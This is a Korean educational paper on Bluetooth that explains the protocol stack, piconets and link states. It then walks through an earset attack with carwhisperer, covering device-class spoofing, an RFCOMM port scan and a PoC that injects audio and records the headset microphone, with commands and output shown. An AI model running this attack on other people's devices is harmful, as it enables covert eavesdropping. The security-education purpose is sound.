

About bluetooth

by 윤지환
13lackcon@gmail.com

Abstract

이 문서에서는 블루투스에 관해서 간략히 설명드리고, 블루투스 공부하실때 알아두면 좋은 명령어를 소개하겠습니다. 마지막으로 블루투스 이어셋 해킹을 보여드리므로써 블루투스의 취약점에 관해 알려드리며 문서를 마치겠습니다.



* 본 문서는 대학정보보호동아리연합회(<http://www.kucis.org>)의 지원을 얻어 작성된 문서입니다.

Table of Content

Abstract.....	1
1. 블루투스란?.....	3
2. 블루투스 프로토콜.....	3
3. 블루투스 망구성.....	4
4. 블루투스 연결.....	5
1)블루투스 상태.....	5
5. 블루투스 이어셋 해킹.....	6
1) 블루투스 환경.....	6
2) Command & Tool.....	6
3) Scenario.....	6
4) Attack.....	6
6. 마치며.....	9
참고 문헌 및 사이트.....	9


1. 블루투스란?

블루투스(Bluetooth)는 휴대폰, 노트북, 이어폰·헤드폰 등의 휴대기기를 서로 연결해 정보를 교환하는 근거리 무선 기술 표준을 뜻한다. 주로 10미터 안팎의 초단거리에서 저전력 무선 연결이 필요할 때 쓰인다. 예를 들어 블루투스 헤드셋을 사용하면 거추장스러운 케이블 없이도 주머니 속의 MP3플레이어의 음악을 들을 수 있다. 블루투스 통신기술은 1994년 휴대폰 공급업체인 에릭슨(Ericsson)이 시작한 무선 기술 연구를 바탕으로, 1998년 에릭슨, 노키아, IBM, 도시바, 인텔 등으로 구성된 '블루투스 SIG (Special Interest Group)'를 통해 본격적으로 개발됐다. 이후 블루투스 SIG 회원은 급속도로 늘어나 2010년 말 기준 전세계 회원사가 13,000여 개에 이른다.

출처 : 네이버 지식백과

2. 블루투스 프로토콜

블루투스의 프로토콜 스택은 Controller stack과 Host stack으로 나뉘어지고 형태는 OSI참조모델과 비슷하게 계층구조로 이루어집니다.아래의 이미지는 블루투스 프로토콜을 나타내며 하나씩 간략히 설명드리겠습니다.



OBEX (Object Exchange) : 블루투스와 IrDA통신을 통해서 winsock 상위에 구현된 Object 교환 프로토콜이다.

TDI (Transport Driver Interface) : Winsock 기반으로 하는 유저 API를 제공하는 인터페이스 레이어이다.

COM Port Emulation : RFCOMM 채널을 통하여 만들어지는 virtual COM port를 사용할 수 있도록 만들어준다. dial-up과 LAN access profile들은 이것을 사용한다.

SDP (Service Discovery Protocol) : 블루투스 스택 상위에서 서비스들의 설정/발견을 다루는 프로토콜이다.

RFCOMM(Serial Cable Emulation Protocol) : TS07.10 프로토콜의 블루투스 adaptation이다. 버추얼 COM 에뮬레이션 설립과 점대점 프로토콜을 제공한다.

PAN (Personal Area Network) profile : 블루투스 전송 레이어를 통하여 진행되는 표준 IP-based 네트워크 서비스를 지원하기 위한 절차를 정의한다.

HID (Human Interface Device) profile : 키보드, 마우스와 같은 장비를 지원하기 위한 기능을 정의한다.

L2CAP (Logical Link Control and Adaptation Protocol) : multiplexing, 패킷을 segmentation과 reassemble을 하고, quality of Service(QoS)를 구현한 connection-based 프로토콜이다.

Third Party Extensions : 새로운 프로파일을 생성하여 하위 스택만을 사용하여 새로운 개발이 가능하다. 그러나 개발하는 데 있어서 블루투스에 대한 많은 지식이 필요하다.

HCI (Host Controller Interface) : 컨트롤러 관리, 링크 설립과 유지를 책임지는, 블루투스 하드웨어와의 기본적인 인터페이스이다.

Bluetooth Universal Transport Manager (BthUniv) : 전송 레이어와 HCI layer 사이에서 중간 transport driver이다. PnP 디바이스를 발견하고, 적절한 transport driver를 로드한다.

HCI Transport Layer : 블루투스 하드웨어로 HCI 명령어를 전달해주는 레이어이다.

LMP (Link Manager Protocol) : 블루투스 장치들 사이에서 링크 설립을 다루는 프로토콜이다.

BB (Baseband) : piconet을 형성하는 블루투스 유닛(unit) 사이에서 물리적인 RF 링크를 가능하게 한다.

출처 : <http://www.zdnet.co.kr/>

3. 블루투스 망구성


Bluetooth의 연결 형태는 1 : 1 또는 1 : n 연결을 지원합니다. 하나의 마스터(Master) 장치는 최대 7개의 활동 슬레이브(Slave) 장치로 연결될 수 있으며 언제든지 마스터 자치가 활성 상태로 바꿀 수 있는 최대 255개의 비활성화 슬레이브 장치를 가질 수 있다. 이렇게 블루투스 프로토콜을 사용하여 기기들의 사용자 그룹을 연결하여 주는 ad-hoc 컴퓨터 네트워크를 피코넷이라고 합니다. 즉 피코넷은 정보를 교환하기 위해 같은 채널을 공유하고 있는 장치들의 집합입니다.

하나의 피코넷에서 마스터를 정하는 이유는 채널상의 트래픽을 제어하기 위해서이고 마스터를 제외한 나머지 다른 장치들을 슬레이브가 됩니다. 피코넷에 접속된 기기중 어떠한 장치도 마스터가 될 수 있지만, 피코넷을 설정한 장치가 이 역할을 맡는 것으로 간주하고 슬레이브 장치가 마스터 역할을 넘겨받기를 원하면 역할을 교환이 가능(ad-hoc)합니다. 각각의 블루투스 장치는 free running 클럭을 가지고 있는데, 피코넷이 형성되면 모든 슬레이브는 마스터장치의 클럭과 동기화를 합니다. 동기화를 하기위해 클럭 옵셋이 더해지며 이 옵셋은 연결해제할 때까지 유효합니다.

블루투스에는 SCO Link와 ACL Link 두가지 링크방법이 있습니다. SOC링크(Synchronous Connection Oriented Link)는 주기적으로 예약된 타임 슬롯을 통해 패킷을 교환하는 방식으로 주로 음성 채널에 사용됩니다. 반면 ACL링크(Asynchronous Connection-Less Link)는 예약된 타임슬롯을 사용하지 않고 패킷을 교환하는 링크이며 일반 데이터 채널에 사용됩니다. 마스터장치들은 슬롯을 보유하여 SCO링크에 대한 용량을 할당하고 ACL링크는 폴링방식을 사용합니다.

4. 블루투스 연결

1) 블루투스 상태



<블루투스 상태 및 연결 >

Standby(대기) : 같은 Piconet 내에 있지 않은 장치들은 대기 모드로 연결되며 이 모드에서는 각 장치들은 매 1.28 초 동안 32 hop 주파수(일본, 스페인, 프랑스에서는 더 적다)동안 메시지를 기다립니다.

Page(예약)/Inquiry(질의) : 만약 한 장치가 다른 장치와 연결하고 싶다면, 장치는 상대방의 주소를 알고 있을 경우 Page 메시지를 보내게 되고 아닐 경우 Page message 이후에 Inquiry 메시지를 보내게 됩니다. Inquiry 방법은 마스터에게 MAC 어드레스가 알려지지 않았으므로 슬레이브에서 추가적인 응답을 요구하게 됩니다.

Active: 두 장치가 정상적으로 연결되었으며 데이터전송을 나타냅니다.

Hold (중지) : hold를 하는 이유는 전력소비를 줄이기 위해서이고, hold를 하기 위해서는 마스터나 슬레이브가 원할 경우 언제든지 전환이 가능합니다.

Sniff : 이 모드는 슬레이브 유닛에만 해당되는 모드이고 이것은 전력 소비를 절감하기 위한 모드이지만, Hold 모드만큼은 절감되지 않습니다.

Park(임시 정지) : Park 모드는 Hold 모드보다 더욱 낮은 활동 레벨입니다. 임시 정지상태이긴 하지만 마스터와 동기화하고 메시지를 확인하기 위해서 신호를 듣고 있는 상태라고 보시면 됩니다.

5. 블루투스 이어셋 해킹

1) 블루투스 환경

- Hacker : Bluetooth-v2.1 (os : kali linux)
- Victim : Earset - Bluetooth-v3.0
SmartPhone - Bluetooth-v4.0

2) Command & Tool

- hciconfig
 - >> local블루투스에 관한 정보를 출력 또는 수정
 - hcitool
 - >> 특정 장치로 command를 전송하고나 설정을 하는 명령어
 - hcidump
 - >> 블루투스패킷을 잡는 명령어입니다.(블루투스패킷은 wireshark로 잡히지 않아서 이 명령어를 사용)
 - l2ping
 - >> l2cap을 이용하여 상대 장비에게 ping을 보내는 명령어
 - rfcomm
 - >> rfcomm프로토콜에 관해 설정하는 명령어
 - sdptool
 - >> 특정 장비에서 지원하는 서비스 목록을 볼수 있습니다.
 - carwhisperer
 - >> 핸드프리 블루투스 카 키트를 지원하는 자동차를 대상으로 하는 공격
 - >> 이 글에서는 carwhisperer대신 이 코드를 수정한 poc툴을 쓰겠습니다.
- (아, 별 차이 없으니 carwhisperer을 쓰셔도 모두 막힘이 없습니다.)
- >> 다운로드 : <http://trifinite.org/Downloads/carwhisperer-0.2.tar.gz>

3) Scenario

- 해커의 반경안에 블루투스 이어셋을 이용하는 사용자가 있다.
- 해당 이어셋에 공격을 가하고, 사용자의 이어셋에는 해커가 준비한 음성파일이 흘러나온다.
- 또 사용자가 이어셋의 마이크로 말하는 내용은 해커 컴퓨터에 저장된다.

4) Attack


```
# hciconfig hci0 up           // 블루투스 on
```

```
# hciconfig hci0 class 0x50040c //노트북을 스마트폰으로 인식시키기 위한 설정명령어
//class정보는 hciconfig -a를 입력하면 출력된다.
```

여기서 class를 CoD(Class of Device)라고 한다.

Bluetooth Class of Device/Service (CoD) Generator

(http://bluetooth-pentest.narod.ru/software/bluetooth_class_of_device-service_generator.html)



```
t@blackcon: ~/bluetooth/demo# hciconfig
hci0: Type: BR/EDR Bus: USB
      BD Address: 00:23:4D:F1:51:E3 ACL MTU: 1021:8 SCO MTU: 64:1
      UP RUNNING PSCAN
      RX bytes: 7219 acl:47 sco:0 events:190 errors:0
      TX bytes: 3208 acl:45 sco:0 commands:131 errors:0

t@blackcon: ~/bluetooth/demo# hciconfig -a
hci0: Type: BR/EDR Bus: USB
      BD Address: 00:23:4D:F1:51:E3 ACL MTU: 1021:8 SCO MTU: 64:1
      UP RUNNING PSCAN
      RX bytes: 7219 acl:47 sco:0 events:190 errors:0
      TX bytes: 3208 acl:45 sco:0 commands:131 errors:0
      Features: 0xff 0xff 0x8f 0xfe 0x9b 0xff 0x79 0x83
      Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
      Link policy: RSWITCH HOLD SNIFF PARK
      Link mode: SLAVE ACCEPT
      Name: 'blackcon-0'
      Class: 0x420100
      Service Classes: Networking, Telephony
      Device Class: Computer, Uncategorized
      HCI Version: 2.1 (0x4) Revision: 0x518f
      LMP Version: 2.1 (0x4) Subversion: 0x424c
      Manufacturer: Broadcom Corporation (15)
```

```
# hcitool scan //반경내의 블루투스 장치 scan
//((단, 상대측에서 검색 허용을 켜줘야하는 단점이..TTT))
Scanning ...
9C:3A:AF:A7:40:65 HM1200 // 저의 블루투스 이어셋입니다.
```

rfcomm.py 스크립트를 이용하여 'HM1200'장치에 열린 포트를 검색하겠습니다.
(필요하시면 매일 보내주세요. 사용목적을 제대로 적어주셔야 보내드립니다 :))

```
# ./rfcommScan.py 9C:3A:AF:A7:40:65
[+] RFCOMM Port 1 open
[+] RFCOMM Port 2 open
```

```
[+] RFCOMM Port 3 open
[+] RFCOMM Port 4 open
```

저의 이어셋은 총 4개의 채널만 제공되어서 스크립트도 4개까지만 검사하도록 했습니다.

모든 포트가 열려있네요.

자, 모든 정보를 획득했으니 마지막 작업을 해보겠습니다.

```
# carwhisperer <hci#> <message> <recored> <bdaddr> [channel]
```

- message : 전송할 음성 파일인데 확장자가 raw여야 합니다.
- Record : 이어셋의 마이크에서 전송되는 데이터입니다. 저장은 raw로 하시고 음성 파일 확장자로 변경하시면 끝!
- Bdaddr : 피해자 블루투스의 mac주소가 되겠습니다.
- channel : Open된 RFCOMM 채널을 입력하면 되고, 입력을 하지 않을경우 1로 입력이 됩니다.

```
root@lackcon: ~/bluetooth/demo# hcitool scan
Scanning ...
9C: 3A: AF: A7: 40: 65          HM1200
root@lackcon: ~/bluetooth/demo# ./rfcommScan.py 9C: 3A: AF: A7: 40: 65
[+] RFCOMM Port 1 open
[+] RFCOMM Port 2 open
[+] RFCOMM Port 3 open
[+] RFCOMM Port 4 open
root@lackcon: ~/bluetooth/demo# ./poc hci0 in.
in.raw  in.wav
root@lackcon: ~/bluetooth/demo# ./poc hci0 in.raw out.raw 9C: 3A: AF: A7: 40: 65
Voice setting: 0x0060
0xbfbf6472
RFCOMM channel connected
SCO audio channel connected (handle 6, mtu 64)
.
got: AT+BRSF=26
answered: +BRSF: 352
.
got: AT+CIND=?
.
```

위의 과정을 제대로 수행하셨다면 별다른 착오없이 공격이 성공했을 것입니다.

아래의 사진은 hcidump로 캡처한 패킷들이고, 공격중에 많은 패킷이 오가는 것을 보실수 있습니다.


```
3B FF A3 FF F4 FF 1F 00
< SC0 data: handle 6 flags 0x00 dlen 48
 12 00 0E 00 0A 00 E6 FF C9 FF 9D FF 7C FF 79 FF AC FF 8F FF
 70 FF 94 FF 7C FF A1 FF 85 FF 69 FF 97 FF 95 FF 40 FF 0B FF
 4A FF 31 FF A6 FE D4 FE
< SC0 data: handle 6 flags 0x00 dlen 48
 DC FE C6 FE 0C FF 2A FF DA FE EC FE A3 FF A9 FF 62 FF 26 FF
 43 FF 9E FF BA FF AD FF 10 FF F2 FE 44 FF 91 FF D8 FF C4 FF
 DC FF 37 00 35 00 08 00
> SC0 data: handle 6 flags 0x00 dlen 48
 8F FE C6 FE 07 FE 28 FE ED FE 19 FF 64 FF 1C FF EE FE 29 FF
 98 FF D3 FF 66 FF 36 FF C4 FE DE FE 52 FF 21 FF 63 FF 56 FF
 D4 FE A0 FE EB FE 2F FF
> SC0 data: handle 6 flags 0x00 dlen 48
 3A FF D2 FE DB FE 67 FF 97 FF FE FF B5 FF 6B FF D6 FF 4F 00
 63 00 FF FF 03 00 CC FF BB FF D5 FF BA FF 64 FF 09 FF F6 FE
 8F FE 78 FE 99 FE CE FE
> SC0 data: handle 6 flags 0x00 dlen 48
 82 FF AD FF 24 00 F0 00 18 01 43 01 B6 00 19 00 69 00 68 00
 D8 FF 8D FF 88 FF AD FF 2D FF AE FE D3 FE 44 FF 77 FF 8C FE
 81 FE FC FE 09 FF 2B FF
< SC0 data: handle 6 flags 0x00 dlen 48
 FC FF 08 00 BC FF 95 FF C9 FF AD FF D2 FF 9F FF 71 FF 85 FF
 21 FF 0D FF 2C FF 54 FF 32 FF FD FE B2 FE 91 FE 3E FF AF FF
```

6. 마치며

현재 블루투스는 블루투스 헤드셋을 제외하고는 사용하지 않는 추세입니다. 위의 헤드셋 해킹에서도 볼수 있듯이 장치검색만 허용된다면 모든 데이터는 가로채기 아주 쉽습니다. 즉, 페어링 과정에서 우회 방법이 나온다면 보안상 아주 취약하다고 생각합니다.

일부 문서에서는 데이터 전송시 데이터가 암호화된다고 하는데, 필자가 hcidump로 패킷을 캡쳐해본 결과 모든 데이터는 원문 그대로 노출이 된다는 것을 확인했습니다. 제가 캡쳐해서 본 패킷들이 중간에 스니핑을 해서 본것이 아니고 전송 직전을 캡쳐한 것이라 암호화가 되기 전 일 수 있겠지만, 만약 암호화가 되지 않는 상태에서 전송된다면 블루투스는 아주 취약한 무선통신이라고 생각합니다.

참고 문헌 및 사이트

- Class of device generator
(http://bluetooth-pentest.narod.ru/software/bluetooth_class_of_device-service_generator.html)
- AT Test Commands (http://www.anotherurl.com/library/at_test.htm)
- Bluetooth V2.0 도청 by 해커남 (<http://blog.naver.com/ifkiller/70156555910>)
- 네이버 지식백과 (<http://navercast.naver.com/>)
- bluetooth-hg
- 블루투스 보안 기술, 저자 : 강동호, 백광호, 김기영